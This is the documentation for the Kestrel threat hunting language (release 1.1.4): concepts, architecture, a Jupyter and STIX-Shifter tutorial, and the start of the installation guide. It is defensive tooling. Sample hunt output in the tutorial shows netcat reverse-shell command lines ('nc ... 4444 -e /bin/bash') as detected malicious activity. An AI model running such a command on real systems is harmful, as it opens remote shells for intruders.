Kestrel Threat Hunting Language

Release 1.1.4

Xiaokui Shu, Paul Coccoli

Nov 19, 2021

CONTENTS

Hunt faster, easier, and with more fun!

Kestrel threat hunting language provides an abstraction for threat hunters to focus on the high-value and composable threat hypothesis development instead of specific realization of hypothesis testing with heterogeneous data sources, threat intelligence, and public or proprietary analytics.

CHAPTER

ONE

WHAT IS KESTREL?

Dive into the essence of cyber threat hunting, think about improving it, and introduce Kestrel.

1.1 Cyberthreat Hunting

Cyberthreat hunting is the planning and developing of a threat discovery program on an ad hoc basis against new and customized advanced persistent threats (APT). Cyberthreat hunting is comprised of several activities such as:

1. Understanding the security measurements in the target environment.
2. Thinking about potential threats escaping existing defenses.
3. Obtaining useful observations from system and network activities.
4. Developing threat hypotheses.
5. Revising threat hypotheses iteratively with the last two steps.
6. Confirming new threats.

Threat hunters create new intrusion detection system (IDS) instances every day with a combination of data source queries, complex data processing, machine learning testing, threat intelligence enrichment, proprietary detection logic, and more. Threat hunters take advantage of scripting languages, spreadsheets, whiteboards, and other tools to plan and execute their hunts. In traditional cyberthreat hunting, many pieces of hunts are written against specific data sources and data types, which makes the domain knowledge in them not reusable, and hunters need to express the same knowledge again and again for different hunts.

That's tedious!

Can we improve it?

1.2 Do Not Repeat Yourself

- **Don't** Repeatedly write a Tactics, Techniques and Procedures (TTP) pattern in different endpoint detection and response (EDR) query languages.
- **Do** Express all patterns in a common language so that it can be compiled to different EDR queries and Security Information and Event Management (SIEM) APIs.
- **Don't** Repeatedly write dependent hunting steps such as getting child processes for suspicious processes against various record/log formats in different parts of a hunt.
- **Do** Express flows of hunting steps in a common means that can be reused and re-executed at different parts of a hunt or even in different hunts.

- **Don't** Repeatedly write different execution-environment adapters for an implemented domain-specific detection module or a proprietary detection box.
- **Do** Express analytics execution with uniform input/output schema and encapsulating existing analytics to operate in a reusable manner.

Reading carefully, you will find the examples of repeats are actually not literally repeating. Each repeat is a little different from its siblings due to their different execution environments. We need to take it a little bit further to find what is repeated and how to not repeat ourselves.

1.3 Two Types of Questions

Threat hunting activities can be summarized by asking and answering two types of questions:

- What to hunt?
  - What is the threat hypothesis?
  - What is the next step?
  - What threat intelligence should be added?
  - What machine learning models fit?
- How to hunt?
  - How to query this EDR?
  - How to extract the field for the next query?
  - How to enrich this data?
  - How to plug in this machine learning model?

Any threat hunting activity involves both types of questions and the answers to both questions contain domain-specific knowledge. However, the types of domain knowledge regarding these two types of questions are not the same. The answers to the *what* contain the domain knowledge that is highly creative, mostly abstract, and largely reusable from one hunt to another, while the answers to the *how* guides the realization of the *what* and are replaced from one hunting platform to another.

To not repeat ourselves, we need to identify and split the *what* and *how* for all hunting steps and flows, and answer them separately – the *what* will be reused in different parts of a hunt or different hunts, while the *how* will be developed to instantiate *what* regarding their different environments.

With the understanding of the two types of domain knowledge invoked in threat hunting, we can start to reuse domain knowledge regarding the questions of *what* and not repeat ourselves, yet we still need to answer the tremendous amount of mundane questions of *how*, which is hunting platform-specific and not repeatable. Can we go further?

1.4 Human + Machine

In traditional threat hunting, hunters answer both questions of *what to hunt* and *how to hunt*. While there is no doubt that human intelligence and creativity are the irreplaceable secret sauce of asking and answering the questions of the *what*, it is a waste of time to manually answer most questions of the *how*, which is just a translation between the knowledge in *what* and execution instructions specified by different hunting platforms.


We know that machines are good at solving translation problems with well-defined grammars fast.

Why not create an *efficient cyberthreat hunting symbiosis* with humans and machines to ask and answer different types of hunting questions and enjoy their strengths and values?

1.5 Introducing Kestrel

Kestrel provides a layer of abstraction to stop the repetition involved in cyberthreat hunting.

- Kestrel language: A threat hunting language for a human to express *what to hunt*.
  - Expressing the knowledge of *what* in patterns, analytics, and hunt flows.
  - Composing reusable hunting flows from individual hunting steps.
  - Reasoning with human-friendly entity-based data representation abstraction.
  - Thinking across heterogeneous data and threat intelligence sources.
  - Applying existing public and proprietary detection logic as analytics.
  - Reusing and sharing individual hunting steps and entire hunt books.
- Kestrel runtime: A machine interpreter that deals with *how to hunt*.
  - Compiling the *what* against specific hunting platform instructions.
  - Executing the compiled code locally and remotely.
  - Assembling raw logs and records into entities for entity-based reasoning.
  - Caching intermediate data and related records for fast response.
  - Prefetching related logs and records for link construction between entities.
  - Defining extensible interfaces for data sources and analytics execution.



1.6 Architecture

The entire Kestrel runtime consists of the following Python packages:

- `kestrel` (in *kestrel-lang* repository): The interpreter including parser, session management, code generation, data source and analytics interface managers, and a command-line front end.
- `firepit` (in *firepit* repository): The Kestrel internal data storage ingesting data from data sources, caching related data, and linking records against each Kestrel variable.
- `kestrel_datasource_stixshifter` (in *kestrel-lang* repository): The STIX-Shifter data source interface for managing data sources via STIX-Shifter.
- `kestrel_datasource_stixbundle` (in *kestrel-lang* repository): The data source interface for ingesting static telemetry data that is already sealed in STIX bundles.
- `kestrel_analytics_docker` (in *kestrel-lang* repository): The analytics interface that executes analytics in docker containers.
- `kestrel_jupyter_kernel` (in *kestrel-jupyter* repository): The Kestrel Jupyter Notebook kernel to use Kestrel in a Jupyter notebook.
- `kestrel_ipython` (in *kestrel-jupyter* repository): The iPython *magic command* realization for writing native Kestrel in iPython.

CHAPTER

TWO

THREAT HUNTING TUTORIAL

For this tutorial, you will install Kestrel runtime, write your first hello world hunt, investigate into a data source, apply analytics, and compose larger hunt flows.

2.1 Hello World Hunt

2.1.1 Installation

Make sure you have Python 3 and pip installed. The simplest way to install Kestrel is to use pip:

```
$ pip install --upgrade pip
$ pip install kestrel-lang
```

If you need more control, check out the following guide on *Installation* for more details.

2.1.2 Write Your First Hunt Flow

Since you haven't set up a data source to retrieve real-world monitored data yet, you will create some entities in Kestrel to hunt.

```
# create four process entities in Kestrel and store them in the variable `proclist`
proclist = NEW process [ {"name": "cmd.exe", "pid": "123"}
                       , {"name": "explorer.exe", "pid": "99"}
                       , {"name": "firefox.exe", "pid": "201"}
                       , {"name": "chrome.exe", "pid": "205"}
                       ]

# match a pattern of browser processes, and put the matched entities in variable␣
↪`browsers`
browsers = GET process FROM proclist WHERE [process:name IN ('firefox.exe', 'chrome.exe
↪')]

# display the information (attributes name, pid) of the entities in variable `browsers`
DISP browsers ATTR name, pid
```

Copy this simple hunt flow, paste into your favorite text editor, and save to a file `helloworld.hf`.

2.1.3 Execute The Hunt

Execute the entire hunt flow using the Kestrel command-line utility in a terminal:

```
$ kestrel helloworld.hf
```

This is the batch execution mode of Kestrel. The hunt flow will be executed as a whole and all results are printed at the end of the execution.

```
       name pid
 chrome.exe 205
firefox.exe 201

[SUMMARY] block executed in 1 seconds
VARIABLE    TYPE  #(ENTITIES)  #(RECORDS)  process*
proclist process            4           4         0
browsers process            2           2         0
*Number of related records cached.
```

The results have two parts:

- The results of the `DISP` (display) command.
- The execution summary.

2.2 Kestrel + Jupyter

Develop a hunt flow in Jupyter Notebook.

2.2.1 Installation

Install and set up the Kestrel Jupyter Notebook kernel:


```
$ pip install kestrel-jupyter
$ python -m kestrel_jupyter_kernel.setup
```

2.2.2 Creating A Hunt Book

1. Launch a Jupyter Notebook (not Jupyter Lab, which is not fully supported yet) from the terminal:

```
$ jupyter notebook
```

2. Start a hunt book by clicking the `New` button on the top left and choose `Kestrel` kernel:



3. In the first cell, copy and paste the hello world hunt flow from the section *Write Your First Hunt Flow*, and press `Shifter` + `Enter` to run it.

```
# create four process entities in Kestrel and store them in the variable `proclist`
proclist = NEW process [ {"name": "cmd.exe", "pid": "123"}
                       , {"name": "explorer.exe", "pid": "99"}
                       , {"name": "firefox.exe", "pid": "201"}
                       , {"name": "chrome.exe", "pid": "205"}
                       ]

# match a pattern of browser processes, and put the matched entities in variable `browsers`
browsers = GET process FROM proclist WHERE [process:name IN ('firefox.exe', 'chrome.exe')]

# display the information (attributes name, pid) of the entities in variable `browsers`
DISP browsers ATTR name, pid
```

name	pid
chrome.exe	205
firefox.exe	201

Block Executed in 1 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	ipv4-addr*	ipv6-addr*	mac-addr*	user-account*	network-traffic*
proclist	process	4	4	0	0	0	0	0	0	0	0
browsers	process	2	2	0	0	0	0	0	0	0	0

*Number of related records cached.


4. The result shows two process entities in the variable `browsers`. The `DISP` command is an inspection command (more in *Language Specification*), which prints entity information.

5. When you get an idea of the pid associated with the firefox process, you can add another hunt step in a new notebook cell to capture the firefox process only, and then show the results.

```
firefox = GET process FROM browsers WHERE [process:pid = '201']
DISP firefox ATTR name, pid
```

6. Run the second cell with `Shifter` + `Enter`. The result is a hunt book with two cells and the results from them.

```
firefox = GET process FROM browsers WHERE [process:pid = '201']
DISP firefox ATTR name, pid
```



name	pid
firefox.exe	201

Block Executed In 1 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	ipv4-addr*	ipv6-addr*	mac-addr*	user-account*	network-traffic*
firefox	process	1	1	0	0	0	0	0	0	0	0

*Number of related records cached.

You can put any number of hunt steps in a hunt book cell. If you need the results of some hunt steps to decide what to hunt next, you can put the *some steps* in one cell and execute it. After getting the results, write the following hunt steps in the next cell.

2.2.3 Saving A Hunt Book

Now you can save the hunt book as any Jupyter Notebook, re-execute it, edit or add more hunt steps, or share the hunt book with others.

2.3 Hunting On Real-World Data

Now it is time to hunt on real-world data. Before you start, you must identify an available data source, which can be a host monitor, an EDR, a SIEM, a firewall, etc. In the first release of Kestrel, the *STIX-Shifter data source interface* is included. STIX-Shifter supports lots of data sources to connect to Kestrel. Check if yours is in the supported list before you start.

2.3.1 Checking Data Sources

Two example data sources are described. Select from the following options to start.

Option 1: Sysmon + Elasticsearch

Sysmon is a popular host monitor, but it is not a full monitoring stack, meaning that it does not store data or handle queries. To create the queryable stack for Kestrel, set up an Elasticsearch instance to store the monitored data.

1. Install Sysmon on a host to monitor it.
2. Install Elasticsearch somewhere that is reachable by both the monitored host and the hunter's machine where Kestrel and STIX-Shifter are running.
3. Set up Sysmon ingestion into Elasticsearch, for example, wtih Logstash.
4. Pick up an index for the data source in Elasticsearch, for example, `host101`. This allows you to differentiate data stored in the same Elasticsearch but are from different monitored hosts.
5. Set up a username and password or API keys in Elasticsearch. Test API query to the Elasticsearch.

Option 2: CarbonBlack

CarbonBlack provides a full monitoring and data access stack, which can be directly used by STIX-Shifter and Kestrel.

The only task is to get an API key of the CarbonBlack Response or CarbonBlack Cloud service which is running. You also need to know whether the service is CarbonBlack Response or Cloud, which corresponds to different STIX-Shifter connectors to install.

2.3.2 STIX-Shifter Setup

STIX-Shifter is automatically installed when installing `kestrel`. However, you need to install additional STIX-Shifter connector packages for each specific data sources. Example connectors:

- Sysmon data in Elasticsearch: `stix-shifter-modules-elastic_ecs`.
- Sysflow data in Elasticsearch: `stix-shifter-modules-elastic_ecs`.
- CarbonBlack Response: `stix-shifter-modules-carbonblack`.
- CarbonBlack Cloud: `stix-shifter-modules-cbcloud`.
- IBM QRadar: `stix-shifter-modules-qradar`.

For example, to access Sysmon data in Elasticsearch, install the corresponding connector:

```
$ pip install stix-shifter-modules-elastic_ecs
```

Suppose you set up an Elasticsearch server at `elastic.securitylog.company.com` with default port `9200`. You would add the Sysmon monitored host to it as index `host101`. Then obtain the API ID and API key of the Elasticsearch server as `VuaCfGcBCdbkQm-e5aOx` and `ui2lp2axTNmsyakw9tvNnw`, respectively.

The Kestrel STIX-Shifter data source interface loads the information above with environment variables when querying STIX-Shifter. You must set up three environment variables for each data source. Refer to *STIX Shifter Data Source Interface* for more details.

```
$ export STIXSHIFTER_HOST101_CONNECTOR=elastic_ecs
$ export STIXSHIFTER_HOST101_CONNECTION='{"host":"elastic.securitylog.company.com", "port
↪":9200, "indices":"host101"}'
$ export STIXSHIFTER_HOST101_CONFIG='{"auth":{"id":"VuaCfGcBCdbkQm-e5aOx", "api_key":
↪"ui2lp2axTNmsyakw9tvNnw"}}'
```

Another example of the configuration for an IBM QRadar instance to connect:

```
$ export STIXSHIFTER_SIEMQ_CONNECTOR=qradar
$ export STIXSHIFTER_SIEMQ_CONNECTION='{"host":"qradar.securitylog.company.com", "port
↪":443}'
$ export STIXSHIFTER_SIEMQ_CONFIG='{"auth":{"SEC":"123e4567-e89b-12d3-a456-426614174000"}
↪}'
```


The configurations can be tested in STIX-Shifter directly to see whether the query translation and transmission work. Refer to STIX-Shifter documentation for more details.

2.3.3 Pattern Matching Against Real-World Data

Now restart Jupyter Notebook from the same terminal where environment variables are exported:

```
$ jupyter notebook
```

Write the first GET command to use STIX-Shifter data source interface. After typing the `stixshifter://` URI prefix, press TAB to auto-complete the available data sources loaded from environment variables:



```
In [ ]: newvar = GET process FROM stixshifter://
```

You can put up a simple pattern to search the entity pool of the Sysmon data source:

```
newvar = GET process FROM stixshifter://host101 WHERE [process:name = 'svchost.exe']
```

Block Executed In 3 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	ipv4-addr*	ipv6-addr*	mac-addr*	user-account*	network-traffic*
newvar	process	6	71	69	75	75	224	119	71	69	65

*Number of related records cached.

```
DISP newvar ATTR name, pid
```


name	pid
svchost.exe	1836
svchost.exe	168
svchost.exe	3468
svchost.exe	964
svchost.exe	5592
svchost.exe	7032

[Empty Return] You may get an empty return. That is not bad! No error means the data source connection is set up correctly. The reason for the empty return is that by default STIX-shifter only searches the last five minutes of data if no time range is provided in the `WHERE` clause, and you are lucky that the data source has no matched data in the last five minutes. If this is the case, you can get data by specifying a time range at the end of the GET command, for example, `START t'2021-05-06T00:00:00Z' STOP t'2021-05-07T00:00:00Z'` to search for all data on the day May 6, 2021. You need to use ISO timestamp and both `START` and `STOP` keywords. Press `tab` in the middle of the timestamp to complete it. For more information, see the command:GET section in *Language Specification*.

[Python Version Issue] STIX-Shifter has compatibility issues with Python > 3.6. Test STIX-Shifter manually if Kestrel encounters a data source issue and suggests so. If the Python version is the issue, you might need to install Python 3.6, for example, `sudo dnf install python3.6`, and create Python virtual environment from Python 3.6 to restart.


2.3.4 Matching A TTP Pattern

Write a pattern to match a Tactics, Techniques, and Procedures (TTP). The TTP pattern describes a web service exploit where a worker process of a web service, for example, `nginx` or `NodeJS`, is associated with a binary that is not the web service. This happens when the worker process is exploited, and the common binary to execute is a shell, for example, `bash`.



Put the TTP in a STIX pattern, match it against a Sysflow data source, and extract exploited processes from it. Specify a time range, which is highly recommended when there is no referred Kestrel variables in the `WHERE` clause. If no time range is given, STIX-Shifter might apply a default time range, for example, the last 10 minutes. Read more about `GET` in *Language Specification*.

```
exp_node = GET process FROM stixshifter://linuxserver31
           WHERE [process:parent_ref.name = 'node' AND process:binary_ref.name != 'node']
           START t'2021-04-05T00:00:00.0Z' STOP t'2021-04-06T00:00:00.0Z'
```



Block Executed In 2 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	artifact*	user-account*	network-traffic*	ipv4-addr*
exp_node	process	1	133	265	314	314	133	133	11	22

*Number of related records cached.

2.4 Knowing Your Variables

After execution of each cell, Kestrel will give a summary on new variables such as how many entities and records are associated with it. For definitions of entity and record, see *Language Specification*. The summary also shows how many related records are returned from a data source and cached by Kestrel for future use, for example, *Finding Connected Entities*. For example, when asking the TTP pattern above, the Sysflow data source also returns some network traffic associated with the processes in the returned variable `exp_node`. Kestrel caches it and gives the information in the summary.

Now that you have some entities back from data sources, you might be wondering what's in `exp_node`. You need to have some hunt steps to inspect the Kestrel variables. The most basic ones are `INFO` and `DISP`, which shows the attributes and statistics of a variable as well as displays entities in it, respectively. Read more about them in *Language Specification*.


2.5 Connecting Hunt Steps

The power of hunting comes from the composition of hunt steps into large and dynamic hunt flows. Generally, you can use a Kestrel variable in any following command in the same notebook or same Kestrel session. There are two common ways to do this:

2.5.1 Finding Connected Entities

You can find connected entities easily in Kestrel, for example, child processes created of processes, network traffic created by processes, files loaded by processes, users who own the processes. To do so, use the `FIND` command with a previously created Kestrel variable, which stores a list of entities from which to find connected entities. Note that not all data sources have relation data, and not all STIX-Shifter connector modules are mature enough to translate relation data. The data sources known to work are sysmon and Sysflow both through `elastic_ecs` STIX-Shifter connector. Read more in *Language Specification*.

```
nc = FIND process CREATED BY exp_node
DISP nc ATTR name, command_line
```



name	command_line
bash	/bin/bash
nc	/bin/nc www.compromisedpublicserver.com 4444 -e /bin/bash
sh	/bin/sh -c nc www.compromisedpublicserver.com 4444 -e /bin/bash

Block Executed in 11 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	artifact*	user-account*	network-traffic*	ipv4-addr*
nc	process	1	2416	4861	6832	6832	2431	2431	114	228

*Number of related records cached.

2.5.2 Referring to Kestrel Variables in GET

Another common way to link entities in hunt flows is to write a new `GET` command with referred variables. You can either `GET` new entities within an existing variable (a pool/list of entities similar to a data source pool of entities), or refer to a variable in the `WHERE` clause of `GET`. The former is shown in the *hello world hunt*. See another example of it plus an example of the latter case.

```
tweet = GET process FROM act WHERE [process:name = 'tweet']
nt = FIND network-traffic CREATED BY tweet
DISP nt ATTR src_ref.value, src_port, dst_ref.value, dst_port
```

src_ref.value	src_port	dst_ref.value	dst_port
9.12.235.31	45790	9.59.192.213	3128
9.12.235.31	45788	9.59.192.213	3128
9.12.235.31	45794	9.59.192.213	3128
9.12.235.31	43270	9.59.193.215	4444
9.12.235.31	45792	9.59.192.213	3128

Block Executed In 1 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	artifact*	user-account*	network-traffic*	ipv4-addr*
tweet	process	1	1143	0	0	0	0	0	0	0
nt	network-traffic	12	12	9258	13155	13110	4629	4629	183	390

*Number of related records cached.

```
proxynt = GET network-traffic FROM stixshifter://siemq
  WHERE [network-traffic:src_ref.value=nt.src_ref.value AND network-traffic:src_port=nt.src_port]
DISP proxynt ATTR src_ref.value, src_port, dst_ref.value, dst_port
```

src_ref.value	src_port	dst_ref.value	dst_port
9.12.235.31	45790	23.73.253.4	443
9.12.235.31	45788	104.16.38.72	443
9.12.235.31	45792	169.46.118.100	443
9.12.235.31	45794	104.244.42.130	443

Block Executed In 4 seconds

VARIABLE	TYPE	#(ENTITIES)	#(RECORDS)	process*	file*	directory*	artifact*	user-account*	network-traffic*	ipv4-addr*
proxynt	network-traffic	4	4	0	0	0	4	0	0	12

*Number of related records cached.

In the first notebook cell, you `GET` all processes with name `tweet` from a Kestrel variable `act` (the malicious activities as the child processes of variable `nc` in *Finding Connected Entities*). Then you `FIND` their related network traffic and print out the information. The network traffic shows a proxy server as the destination IP.

To get the real destination IP addresses, you need to ask the proxy server or the SIEM system that stores the proxy logs, for example, *siemq* (QRadar) as provided to Kestrel in *STIX-Shifter Setup*. This is an XDR hunt that goes across host/EDR to SIEM/firewall.

Write the `GET` in the second notebook cell. In the `WHERE` clause, specify the source IP and source port to identify the network traffic. Kestrel will derive the time range for the `GET`, which makes the relationship resolution unique. Lastly, show the other half of the proxy traffic to the Internet using `DISP`.

2.6 Applying an Analytics

You can apply any external analyzing or detection logic to add new attributes to existing Kestrel variables or return visualizations. Kestrel treats analytics as black boxes and only cares about the input and output formats. So it is possible to wrap even proprietary software in Kestrel analytics. Read more about analytics in *Language Specification*.

2.6.1 Docker Analytics Setup


Kestrel ships with a docker analytics interface, plus 5 example analytics for *threat intelligence enrichment via SANS API*, *suspicious process scoring*, *machine learning model testing*, *geolocation visualization*, and *data plotting*. Check our `kestrel-analytics` repository for more details.

To use an analytics via the docker interface, you need to have docker installed, and then build the docker container for that analytics. For example, to build a docker container for the *geolocation visualization* analytics, go to its source code and run the command:

```
$ docker build -t kestrel-analytics-pinip .
```

2.6.2 Run an Analytics

Apply the analytics you built on the variable `proxynt` from *Referring to Kestrel Variables in GET* to pin IP addresses found in the variable onto a map. Before you finish typing the command, you can pause halfway at `APPLY docker://` and press `TAB` to list all available analytics from the Kestrel docker analytics interface.



```
APPLY docker://pinip ON proxynt
```

This analytics first gets geolocations for all IP addresses in the network traffic using the GeoIP2 API. Then it uses Folium library to pin them on a map. Lastly, it serializes the output into a Kestrel display object and hands it over to the analytics manager in Kestrel runtime.

2.6.3 Creating Your Analytics

It is simple to create your analytics, even analytics interface (see the last section in *Language Specification* for more details). To create a new analytics using the Kestrel docker analytics interface (more at *Docker Analytics Interface*), you can use the container template in the `kestrel-analytics` repository. After adding some meat or wrapping existing code into an analytics, build a docker container with the name prefix `kestrel-analytics-`. For example, the full container name for the `pinip` analytics we apply in the *Run An Analytics* section is `kestrel-analytics-pinip`.

Analytics are available to Kestrel immediately after they are built and can be listed in a terminal:

```
$ docker image ls
```

2.7 Forking and Merging Hunt Flows

Threat hunters might come up with different threat hypotheses to verify from time to time. And you can fork a hunt flow by running a command with a previously used Kestrel variable—the variable that is used in multiple commands are the point of fork. It is simple to merge hunt flows by merging variables like `newvar = varA + varB + varC`. Read more about composable hunt flows in *Language Specification*.

2.8 More About The Language

Congratulations! You finished this challenging full Kestrel tutorial.

To learn more about the language terms, concepts, syntax, and semantics for writing composable hunt flows, see *Language Specification*.

CHAPTER

THREE

INSTALLATION

Install the Kestrel runtime plus additional front ends such as Kestrel Jupyter Notebook kernel.

3.1 Operating Systems

Currently, Kestrel is supported on Linux and macOS.

3.2 Requirements

3.2.1 Python

This project builds on Python 3. Refer to the Python installation guide if you do not have Python 3.

The preferred way to install Kestrel is with pip. You must upgrade pip to the latest version before you install:

```
$ pip install --upgrade pip
```

3.2.2 SQLite

By default, Kestrel uses `sqlite3` as the storage back-end (more details in firepit package), and `firepit` requires `sqlite3 >= 3.24`. However, `sqlite3` is not a standalone Python package in Python 3, and Python version, e.g., 3.6, is not coupled with `sqlite3` version, e.g., 3.22.

This means Python installer such as `pip` cannot resolve `sqlite3` version requirement. You need manually run the following command in a terminal to check your `sqlite3` version and upgrade `sqlite3` if needed.

```
$ sqlite3 --version
```

Among popular Linux distributions, the minimal distribution versions with out-of-box Linux installations that satisfy the `sqlite3` version requirement are:

- Archlinux
- Debian 10
- Fedora 33
- Gentoo
- openSUSE Leap 15.2

- RedHat 8
- Ubuntu 20.04 LTS

3.3 Runtime Installation

You can install Kestrel runtime from *stable release* or *source code (nightly built version)*. Either way installs all packages in the `kestrel-lang` repository, and dependent packages, such as `firepit` and `stix-shifter`. See the architecture section in *What is Kestrel?* to understand more.

It is a good practice to install Kestrel in a Python virtual environment. You can easily setup and activate one named *huntingspace*:

```
$ python -m venv huntingspace
$ . huntingspace/bin/activate
```

3.3.1 Stable Release

Run this command in your terminal:

```
$ pip install kestrel-lang
```

3.3.2 Source Code (Nightly Built Version)

1. Install and upgrade Python building packages `setuptools` and `wheel`:

```
